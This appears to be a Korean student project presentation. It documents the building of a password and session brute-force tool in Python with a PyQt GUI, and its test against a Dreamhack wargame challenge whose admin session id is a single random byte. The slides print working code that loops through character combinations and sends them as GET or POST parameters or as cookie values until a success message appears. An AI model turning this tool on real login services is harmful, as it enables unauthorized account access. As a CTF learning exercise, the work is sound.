
The screenshot shows an IDE with a file explorer on the left and a code editor on the right. The file explorer shows a project named 'PROJECT_12' with files 'app.py', 'fdsa.py', 'fdsa.ui', 'tsetexe.py', and 'tsetexe.spec'. The code editor shows the following Python code in 'tsetexe.py':

```
1 from PyQt5.QtWidgets import QApplication, QMainWindow
2 from fdsa import Ui_test # 변환된 .py 파일의 클래스 이름
3
4 class MainApp(QMainWindow, Ui_test):
5     def __init__(self):
6         super().__init__()
7         self.setupUi(self)
8
9 app = QApplication([])
10 window = MainApp()
11 window.show()
12 app.exec_()
13
```

본격 코드 구현전 간단한 exe 테스트

The screenshot displays a Windows desktop environment. In the background, a File Explorer window shows the directory path '내 PC > 바탕 화면 > project_12 > dist'. A file named 'tsetexe.exe' is listed with a size of 37,144KB and a modification date of 2024-12-02 오후 6:56. In the foreground, a small window titled 'test' displays the text 'Hell_world' in a large, bold, black font. To the right, a Command Prompt window shows the output of a Python script, including various informational messages and a successful completion message: 'Building EXE from EXE-00.toc completed successfully.' Below the command prompt, a terminal window shows a Python script with a 'NameError' exception: 'NameError: name 'from_class' is not defined'. The terminal also shows the execution of a Python command: 'PS C:\Users\gkdl\Desktop\project_12> & c:/python/python.exe c:/Users/gkdl/Desktop/project_12/app.py'.


본격 코드 구현전 간단한 exe 테스트



Hell_world

```
C:\Windows\System32\cmd.exe
#pre_find_module_path###hook-_pyi_rth_utils.py'.
8356 INFO: Loading module hook 'hook-_pyi_rth_utils.py' from 'C:###python###
8359 INFO: Including run-time hook 'C:###python###Lib###site-packages###PyInst
8365 INFO: Looking for dynamic libraries
8491 INFO: Extra DLL search directories (AddDllDirectory): ['C:###python###L
8492 INFO: Extra DLL search directories (PATH): ['C:###python###Lib###site-pa
9126 INFO: Warnings written to C:###Users###gkdls###Desktop###project_12###buil
9139 INFO: Graph cross-reference written to C:###Users###gkdls###Desktop###project
9160 INFO: checking PYZ
9160 INFO: Building PYZ because PYZ-00.toc is non existent
9161 INFO: Building PYZ (ZlibArchive) C:###Users###gkdls###Desktop###project_12###bu
9362 INFO: Building PYZ (ZlibArchive) C:###Users###gkdls###Desktop###project_12###bu
9375 INFO: checking PKG
9376 INFO: Building PKG because PKG-00.toc is non existent
9376 INFO: Building PKG (CArchive) tsetexe.pkg
```

본격 코드 구현전 간단한 exe 테스트



pyinstaller 이용하여 .py 파일을 .exe 파일로 변환

Hell_world

```
C:\Windows\System32\cmd.exe
pre_find_module_path\hook-pyi_rth_utils.py'.
8356 INFO: Loading module hook 'hook-pyi_rth_utils.py' from 'C:\python\Lib\site-packages
8359 INFO: Including run-time hook 'C:\python\Lib\site-packages\PyInstaller\hooks\rt
8365 INFO: Looking for dynamic libraries
8491 INFO: Extra DLL search directories (AddDllDirectory): ['C:\python\Lib\site-package
8492 INFO: Extra DLL search directories (PATH): ['C:\python\Lib\site-packages\PyQt5\Q
8126 INFO: Warnings written to C:\Users\gkdl\Desktop\project_12\build\tsetexe\warn-tsetex
8139 INFO: Graph cross-reference written to C:\Users\gkdl\Desktop\project_12\build\tsetex
checking PYZ
8160 INFO: Building PYZ because PYZ-00.toc is non existent
8161 INFO: Building PYZ (ZlibArchive) C:\Users\gkdl\Desktop\project_12\build\tsetexe\PYZ-
8362 INFO: Building PYZ (ZlibArchive) C:\Users\gkdl\Desktop\project_12\build\tsetexe\PYZ-
8375 INFO: checking PKG
8376 INFO: Building PKG because PKG-00.toc is non existent
8376 INFO: Building PKG (CArchive) tsetexe.pkg
8686 INFO: Building PKG (CArchive) tsetexe.pkg completed successfully.
8689 INFO: Bootloader C:\python\Lib\site-packages\PyInstaller\bootloader\Windows-64bit-in
8689 INFO: checking EXE
8690 INFO: Building EXE because EXE-00.toc is non existent
8690 INFO: Building EXE from EXE-00.toc
8691 INFO: Copying bootloader EXE to C:\Users\gkdl\Desktop\project_12\dist\tsetexe.exe
8708 INFO: Copying icon to EXE
8715 INFO: Copying 0 resources to EXE
8716 INFO: Embedding manifest in EXE
8721 INFO: Appending PKG archive to EXE
8745 INFO: Fixing EXE headers
8891 INFO: Building EXE from EXE-00.toc completed successfully.
C:\Users\gkdl\Desktop\project_12>
C:\python\python.exe c:/Users/gkdl/Desktop/project_12/app.py
```

본격 코드 구현전 간단한 exe 테스트

The screenshot shows a Windows desktop environment. In the background, a Google Drive web interface is open in a browser, displaying a message: "Google Drive에서 파일에 바이러스가 있는지 검사할 수 없습니다. 실행 파일이므로 컴퓨터를 손상시킬 수 있습니다." (Cannot check for viruses in the file on Google Drive. It is an executable file, so it may damage your computer.)

In the foreground, a File Explorer window is open to the 'Downloads' folder. A terminal window titled 'test' is overlaid on top, displaying the text "Hell_world".

A text overlay at the bottom of the terminal window reads: "희찬이 컴퓨터로 파일을 보내 .exe 파일 실행됨 확인" (Heechan sends files to his computer, confirming .exe file execution).

The Windows taskbar at the bottom shows the Start button, search bar, and various application icons. The system tray on the right indicates the date and time: "오후 7:01 2024-12-02".


본격 코드 구현

코드와 디자인을 제작한 방법

1 코드 짜기

일단 코드로 CLI를 만든 후

- GUI를 만들면서 동시에 코드를 짜면 머리가 너무 아파지고 수정할 부분이 무한히 넘쳐나기 때문에
- 먼저 코드로 기능을 다 만들어둔 후, 코드 기능에 맞춰 gui 디자인



2 GUI 디자인

디자인한 GUI에 기능 적용

- 만들어둔 코드를 gui에 이식
- 생각보다 오래걸림

Brute Force 구현



Brute Force 코드 부분 (cli버전)

```
1 def main():
2     url = input("URL: ").strip()
3     char_set = input("Char_set: ").strip()
4     min_length = int(input("Min_length: ").strip())
5     max_length = int(input("Max_length: ").strip())
6     method = input("Method (GET, POST, COOKIE): ").strip().upper()
7     success_message = input("Success_message: ").strip()
8
9     log_file = input("Log_file (option, leave blank for none): ").strip() or None
10    headers_input = input("Headers (key1:value1, key2:value2, leave blank for none): ").strip() or None
11    headers = {item.split(':')[0].strip(): item.split(':')[1].strip() for item in headers_input.split(',') if head
12
13    # GET/POST 방식에 따른 파라미터 이름
14    password_param = None
15    if method.upper in ["GET", "POST"]:
16        password_param = input("Password_param: ").strip()
17
18    # COOKIE 방식에 따른 쿠키 키 설정
19    cookies_key = None
20    if method.upper == "COOKIE" or method == "3":
21        cookies_key = input("Cookies_key: ").strip()
```

Brute Force 코드 부분 (cli버전)

```
1 def main():
2     url = input("URL: ").strip()
3     char_set = input("Char_set: ").strip()
4     min_length = int(input("Min_length: ").strip())
5     max_length = int(input("Max_length: ").strip())
6     method = input("Method (GET, POST, COOKIE): ").strip().upper()
7     success_message = input("Success_message: ").strip()
8
9     log_file = input("Log_file (option, leave blank for none): ").strip() or None
10    headers_input = input("Headers (key1:value1, key2:value2, leave blank for none): ").strip() or None
11    headers = {item.split(':')[0].strip(): item.split(':')[1].strip() for item in headers_input.split(',') if head
12
13    # GET/POST 방식에 따른 파라미터 이름
14    password_param = None
15    if method.upper in ["GET", "POST"]:
16        password_param = input("Password_param: ").strip()
17
18    # COOKIE 방식에 따른 쿠키 키 설정
19    cookies_key = None
20    if method.upper == "COOKIE" or method == "3":
21        cookies_key = input("Cookies_key: ").strip()
```

사용자 입력값 받기 (url, char_set, min/max_length, method 등)

method에 따른 옵션 여부

Brute Force 코드 부분 (cli버전)



```
1 for length in range(min_length, max_length + 1):
2     for combination in itertools.product(char_set, repeat=length):
3         attempt = ''.join(combination)
4         attempts += 1
5
6     try:
7         if method.upper() == "POST" or method == "2":
8             data = {password_param: attempt}
9             response = session.post(url, data=data)
10        elif method.upper() == "GET" or method == "1":
11            params = {password_param: attempt}
12            response = session.get(url, params=params)
13        elif method.upper() == "COOKIE" or method == "3":
14            cookies = {cookies_key: attempt}
15            response = session.get(url, cookies=cookies)
16        else:
17            print("잘못된 요청 방식입니다. 'GET', 'POST', 'COOKIE' 중 하나를 선택하세요.")
18            return None
19
```

password 길이별 조합 생성 및 시도

method에 따른 요청 데이터 설정

Brute Force 코드 부분 (cli버전)

```
1  if success_message in response.text:
2      print(f"\n찾은 값: {attempt}")
3      end_time = time.time()
4      print(f"걸린 시간: {end_time - start_time:.2f}초")
5      print(f"총 시도 횟수: {attempts}")
6      print("=====")
7      print(response.text)
8
9      with open("found_result.txt", "w") as result_file:
10         result_file.write(f"찾은 값: {attempt}\n")
11         result_file.write(f"걸린 시간: {end_time - start_time:.2f}초\n")
12         result_file.write(f"총 시도 횟수: {attempts}\n")
13         return response.text
14     else:
15         print(f"시도 중: {attempt} (실패)", end="\r")
16 except requests.RequestException as e:
17     print(f"\n요청 중 오류 발생: {e}")
18     return None
19
20 print("\n값을 찾지 못했습니다.")
21 return None
```

성공시 실행되는 코드
걸린시간, 횟수, 찾은 값 출력

Brute Force 코드 부분 (cli버전)

```
1     if success_message in response.text:
2         print(f"\n찾은 값: {attempt}")
3         end_time = time.time()
4         print(f"걸린 시간: {end_time - start_time:.2f}초")
5         print(f"총 시도 횟수: {attempts}")
6         print("=====")
7         print(response.text)
8
9         with open("found_result.txt", "a"):
10             result_file.write(f"찾은 값: {attempt}\n")
11             result_file.write(f"걸린 시간: {end_time - start_time:.2f}초\n")
12             result_file.write(f"총 시도 횟수: {attempts}\n")
13         return response.text
14     else:
15         print(f"시도 중: {attempt} (실패)", end="\r")
16 except requests.RequestException as e:
17     print(f"\n요청 중 오류 발생: {e}")
18     return None
19
20 print("\n값을 찾지 못했습니다.")
21 return None
```

성공시 해당 페이지 html 출력:

Brute Force 코드 부분 (cli버전)

```
1     if success_message in response.text:
2         print(f"\n찾은 값: {attempt}")
3         end_time = time.time()
4         print(f"걸린 시간: {end_time - start_time:.2f}초")
5         print(f"총 시도 횟수: {attempts}")
6         print("=====")
7         print(response.text)
8
9         with open("found_result.txt", "w") as result_file:
10            result_file.write(f"찾은 값: {attempt}\n")
11            result_file.write(f"걸린 시간: {end_time - start_time:.2f}초\n")
12            result_file.write(f"총 시도 횟수: {attempts}\n")
13            return response.text
14        else:
15            print(f"시도 중: {attempt} (실패)", end="\r")
16        except requests.RequestException as e:
17            print(f"\n요청 중 오류 발생: {e}")
18            return None
19
20 print("\n값을 찾지 못했습니다.")
21 return None
```

로그파일 (시도한 값들) 설정

Brute Force 코드 부분 (cli버전)



```
1     if success_message in response.text:
2         print(f"\n찾은 값: {attempt}")
3         end_time = time.time()
4         print(f"걸린 시간: {end_time - start_time:.2f}초")
5         print(f"총 시도 횟수: {attempts}")
6         print("=====")
7         print(response.text)
8
9         with open("found_result.txt", "w") as result_file:
10            result_file.write(f"찾은 값: {attempt}\n")
11            result_file.write(f"걸린 시간: {end_time - start_time:.2f}초\n")
12            result_file.write(f"총 시도 횟수: {attempts}\n")
13            return response.text
14     else:
15         print(f"시도 중: {attempt} (실패)", end="\r")
16     except requests.RequestException as e:
17         print(f"\n요청 중 오류 발생: {e}")
18         return None
19
20 print("\n값을 찾지 못했습니다.")
21 return None
```

실패시 실행되는 코드 / 오류 발생 등

Brute Force 코드 부분 (gui 버전)

```
1  #-----
2      self.url = self.findChild(QLineEdit, "url_lineEdit") # URL 입력란
3      self.char_set = self.findChild(QLineEdit, "char_set_lineEdit")
4      self.min_length = self.findChild(QLineEdit, "min_length_lineEdit")
5      self.max_length = self.findChild(QLineEdit, "max_length_lineEdit")
6      self.log_file = self.findChild(QLineEdit, "log_file_lineEdit")
7      # page 2
8      self.success_message = self.findChild(QLineEdit, "success_message_lineEdit")
9      self.cookies_key = self.findChild(QLineEdit, "cookies_key_lineEdit")
10     self.password_param = self.findChild(QLineEdit, "password_param_lineEdit")
11 #-----
12
13     self.log_file_lineEdit.setEnabled(False) # 기본적으로 비활성화 (로그파일)
14     self.cookies_key_lineEdit.setEnabled(False)
15
16     self.checkBox.stateChanged.connect(self.toggle_lineedit1) # 체크 상태 변경 시 호출
17
18     self.stackedWidget = self.findChild(QStackedWidget, "stackedWidget")
19     self.stackedWidget.setCurrentIndex(0)
20
21 #===== 다음/이전 페이지 버튼
22     # 버튼 클릭 이벤트 연결
23     self.next_btn.clicked.connect(self.show_page2)
24     self.back_btn2.clicked.connect(self.show_page2)
25     self.back_btn.clicked.connect(self.show_page1)
26     self.final_btn.clicked.connect(self.show_page3)
27     self.start_btn.clicked.connect(self.send_data)
28     self.start_btn.clicked.connect(self.attck)
29     # 버튼 클릭 시 Signal 발신
```


Brute Force 코드 부분 (gui 버전)

```
1 #
2     self.url = self.findChild(QLineEdit, "url_lineEdit") # URL 입력란
3     self.char_set = self.findChild(QLineEdit, "char_set_lineEdit")
4     self.min_length = self.findChild(QLineEdit, "min_length_lineEdit")
5     self.max_length = self.findChild(QLineEdit, "max_length_lineEdit")
6     self.log_file = self.findChild(QLineEdit, "log_file_lineEdit")
7     # page 2
8     self.success_message = self.findChild(QLineEdit, "success_message_lineEdit")
9     self.cookies_key = self.findChild(QLineEdit, "cookies_key_lineEdit")
10    self.password_param = self.findChild(QLineEdit, "password_param_lineEdit")
11 #
12
13    self.log_file_lineEdit.setEnabled(False) # 기본적으로 비활성화 (로그파일)
14    self.cookies_key_lineEdit.setEnabled(False)
15
16    self.checkBox.stateChanged.connect(self.toggle_lineedit1) # 체크 상태 변경 시 호출
17
18    self.stackedWidget = self.findChild(QStackedWidget, "stackedWidget")
19    self.stackedWidget.setCurrentIndex(0)
20
21 #===== 다음/이전 페이지 버튼
22     # 버튼 클릭 이벤트 연결
23     self.next_btn.clicked.connect(self.show_page2)
24     self.back_btn2.clicked.connect(self.show_page2)
25     self.back_btn.clicked.connect(self.show_page1)
26     self.final_btn.clicked.connect(self.show_page3)
27     self.start_btn.clicked.connect(self.send_data)
28     self.start_btn.clicked.connect(self.attck)
29     # 버튼 클릭 시 Signal 발신
```

클래스 변수 설정 (사용자 입력값 (lineEdit 연결))

Brute Force 코드 부분 (gui 버전)

```
1  #-----
2      self.url = self.findChild(QLineEdit, "url_lineEdit") # URL 입력란
3      self.char_set = self.findChild(QLineEdit, "char_set_lineEdit")
4      self.min_length = self.findChild(QLineEdit, "min_length_lineEdit")
5      self.max_length = self.findChild(QLineEdit, "max_length_lineEdit")
6      self.log_file = self.findChild(QLineEdit, "log_file_lineEdit")
7      # page 2
8      self.success_message = self.findChild(QLineEdit, "success_message_lineEdit")
9      self.cookies_key = self.findChild(QLineEdit, "cookies_key_lineEdit")
10     self.password_param = self.findChild(QLineEdit, "password_param_lineEdit")
11 #-----
12
13     self.log_file_lineEdit.setEnabled(False) # 기본적으로 비활성화 (로그파일)
14     self.cookies_key_lineEdit.setEnabled(False)
15
16     self.checkBox.stateChanged.connect(self.toggle_lineedit1) # 체크 상태 변경 시 호출
17
18     self.stackedWidget = self.findChild(QStackedWidget, "stackedWidget")
19     self.stackedWidget.setCurrentIndex(0)
20
21 #===== 다음/이전 페이지 버튼
22     # 버튼 클릭 이벤트 연결
23     self.next_btn.clicked.connect(self.show_page2)
24     self.back_btn2.clicked.connect(self.show_page2)
25     self.back_btn.clicked.connect(self.show_page1)
26     self.final_btn.clicked.connect(self.show_page3)
27     self.start_btn.clicked.connect(self.send_data)
28     self.start_btn.clicked.connect(self.attck)
29     # 버튼 클릭 시 Signal 발신
```

일반설정 체크박스(로그파일 기본 비활성화등)

Brute Force 코드 부분 (gui 버전)

```
1 #-----
2     self.url = self.findChild(QLineEdit, "url_lineEdit") # URL 입력란
3     self.char_set = self.findChild(QLineEdit, "char_set_lineEdit")
4     self.min_length = self.findChild(QLineEdit, "min_length_lineEdit")
5     self.max_length = self.findChild(QLineEdit, "max_length_lineEdit")
6     self.log_file = self.findChild(QLineEdit, "log_file_lineEdit")
7     # page 2
8     self.success_message = self.findChild(QLineEdit, "success_message_lineEdit")
9     self.cookies_key = self.findChild(QLineEdit, "cookies_key_lineEdit")
10    self.password_param = self.findChild(QLineEdit, "password_param_lineEdit")
11 #-----
12
13    self.log_file_lineEdit.setEnabled(False) # 기본적으로 비활성화 (로그파일)
14    self.cookies_key_lineEdit.setEnabled(False)
15
16    self.checkBox.stateChanged.connect(self.toggle_lineedit1) # 체크 상태 변경 시 호출
17
18    self.stackedWidget = self.findChild(QStackedWidget, "stackedWidget")
19    self.stackedWidget.setCurrentIndex(0)
20
21 #===== 다음/이전 페이지 버튼
22 # 버튼 클릭 이벤트 연결
23    self.next_btn.clicked.connect(self.show_page2)
24    self.back_btn2.clicked.connect(self.show_page2)
25    self.back_btn.clicked.connect(self.show_page1)
26    self.final_btn.clicked.connect(self.show_page3)
27    self.start_btn.clicked.connect(self.send_data)
28    self.start_btn.clicked.connect(self.attck)
29 # 버튼 클릭 시 Signal 발신
```

버튼클릭시 함수연결(각각 다른 페이지 보여줌)

Brute Force 코드 부분

```
8 # 필수 입력값 검증
9     if not url:
10         QMessageBox.warning(self, "입력 오류", "URL을 입력해주세요.")
11         return
12
13     if not char_set:
14         QMessageBox.warning(self, "입력 오류", "Character Set을 입력해주세요.")
15         return
16
17     if not min_length:
18         QMessageBox.warning(self, "입력 오류", "최소 길이를 입력해주세요.")
19         return
20
21     if not max_length:
22         QMessageBox.warning(self, "입력 오류", "최대 길이를 입력해주세요.")
23         return
24
25     if not method:
26         QMessageBox.warning(self, "입력 오류", "방식을 선택해주세요.")
27         return
```

필수 입력값 검증 부분(해당 값이 없으면 warning박스 설정)

Brute Force 코드 부분

```
8 # 필수 입력값 검증
9 if not url:
10     QMessageBox.warning(self, "입력 오류", "URL을 입력하십시오.")
11     return
12
13 if not char_set:
14     QMessageBox.warning(self, "입력 오류", "문자 집합을 입력하십시오.")
15     return
16
17 if not min_length:
18     QMessageBox.warning(self, "입력 오류", "최소 길이를 입력하십시오.")
19     return
20
21 if not max_length:
22     QMessageBox.warning(self, "입력 오류", "최대 길이를 입력하십시오.")
23     return
24
25 if not method:
26     QMessageBox.warning(self, "입력 오류", "HTTP 방법을 입력하십시오.")
27     return
```

```
1 print("page3")
2 self.stackedWidget.setCurrentIndex(2)
3 self.url_label.setText(f"{self.saved_url}") # 텍스트 설정
4 self.min_len_label.setText(f"{self.saved_min_length}")
5 self.max_len_label.setText(f"{self.saved_max_length}")
6 self.char_set_label.setText(f"{self.saved_char_set}")
7 self.success_label.setText(f"{self.saved_success_message}")
8 self.method_label.setText(f"{self.saved_method}")
9 self.headers_label.setText(f"{self.saved_headers}")
10 self.param_label.setText(f"{self.saved_password_param}")
11 self.cookies_label.setText(f"{self.saved_cookies_key}")
12 self.log_file_label.setText(f"{self.saved_log_file}")
13
14 def send_data(self):
15     # Signal 발신 (emit)
16     self.data_signal.emit(
17         self.saved_url,
18         self.saved_char_set,
19         self.saved_min_length,
20         self.saved_max_length,
21         self.saved_method,
22         self.saved_password_param,
23         self.saved_success_message,
24         self.saved_cookies_key,
25         self.saved_log_file,
26         self.saved_headers)
```

각 입력란을 검증 후 signal을 이용하여
다른 창(클래스)로 전달

Brute Force 코드 부분

```
8 # 필수 입력값 검증
9     if not url:
10         QMessageBox.warning(self, "입력 오
11         return
12
13     if not char_set:
14         QMessageBox.warning(self, "입력 오
15         return
16
17     if not min_length:
18         QMessageBox.warning(self, "입력 오
19         return
20
21     if not max_length:
22         QMessageBox.warning(self, "입력 오
23         return
24
25     if not method:
26         QMessageBox.warning(self, "입력 오
27         return
```

```
1     print("page3")
2     self.stackedWidget.setCurrentIndex(2)
3     self.url_label.setText(f"{self.saved_url}") # 텍스트 설정
4     self.min_len_label.setText(f"{self.saved_min_length}")
5     self.max_len_label.setText(f"{self.saved_max_length}")
6     self.char_set_label.setText(f"{self.saved_char_set}")
7     self.success_label.setText(f"{self.saved_success_message}")
8     self.method_label.setText(f"{self.saved_method}")
9     self.headers_label.setText(f"{self.saved_headers}")
10    self.param_label.setText(f"{self.saved_password_param}")
11    self.cookies_label.setText(f"{self.saved_cookies_key}")
12    self.log_label.setText(f"{self.saved_log_file}")
13
14    def send_data(self):
15        # Signal 발신 (emit)
16        self.data_signal.emit(
17            self.saved_url,
18            self.saved_char_set,
19            self.saved_min_length,
20            self.saved_max_length,
21            self.saved_method,
22            self.saved_password_param,
23            self.saved_success_message,
24            self.saved_cookies_key,
25            self.saved_log_file,
26            self.saved_headers)
```

나머지 부분은 앞선 브포 코드와 동작은 동일

Brute Force 실전 테스트

실제 buteforce 작동 및 사용

직접 만든 브포 기능 테스트[드림해문제 session]



학습 **워게임** CTF 커뮤니티 랭킹 스토어 커리어 Beta

CTF 개최 예정



문제 설명

쿠키와 세션으로 인증 상태를 관리하는 간단한 로그인 서비스입니다.
admin 계정으로 로그인에 성공하면 플래그를 획득할 수 있습니다.

Reference

Background: [Cookie & Session](#)

Translate

접속 정보

VM 부팅에 다소 시간이 걸릴 수 있습니다.

서버 닫기

Host: host1.dreamhack.games

Port: 18476/tcp → 8000/tcp

시스템해킹 문제: nc host1.dreamhack.games 18476

웹해킹 문제: <http://host1.dreamhack.games:18476/>



Beginner

session

web

👁 6708 🏆 2539

📄 문제 파일 받기

출제자 정보



Dreamhack ✓

대표 업적 없음

2021.08.09. 21:24:31

🏆 First Blood!

실제 buteforce 작동 및 사용

```
1  if __name__ == '__main__':  
2      import os  
3      session_storage[os.urandom(1).hex()] = 'admin'  
4      print(session_storage)  
5      app.run(host='0.0.0.0', port=8000)  
6
```

코드 분석:

서버 실행시 admin의 세션값을 무작위 16진수로 설정함

> 2자리 16진수(1바이트)

실제 buteforce 작동 및 사용

```
1  if __name__ == '__main__':  
2      import os  
3      session_storage[os.urandom(1).hex()] = 'admin'  
4      print(session_storage)  
5      app.run(host='0.0.0.0', port=8000)  
6
```

코드 분석:

서버 실행시 admin의 세션값을 무작위 16진수로 설정함

> 2자리 16진수(1바이트)

>> 즉 0x00부터 0xff 까지 시도하면 로그인 가능??

실제 buteforce 작동 및 사용

```
1  if __name__ == '__main__':  
2      import os  
3      session_storage[os.urandom(1).hex()] = 'admin'  
4      print(session_storage)  
5      app.run(host='0.0.0.0', port=8000)  
6
```

코드 분석:

서버 실행시 admin의 세션값을 무작위 16진수로 설정함

> 2자리 16진수(1바이트)

>> 즉 0x00부터 0xff 까지 시도하면 로그인 가능??

>>> 브포로 테스트 ㅋㅋ

실제 buteforce 작동 및 사용

The screenshot shows a web application interface for a bruteforce tool. The window title is "Form". The interface includes the following elements:

- URL:** A text input field with a cursor.
- GET:** A dropdown menu showing the selected method.
- Char_set:** A text input field.
- Min_length:** A text input field.
- Max_length:** A text input field.
- Log_file:** A checkbox.
- next:** A button to proceed to the next step.

브로트 포스 선택시 실행되는 화면

실제 buteforce 작동 및 사용

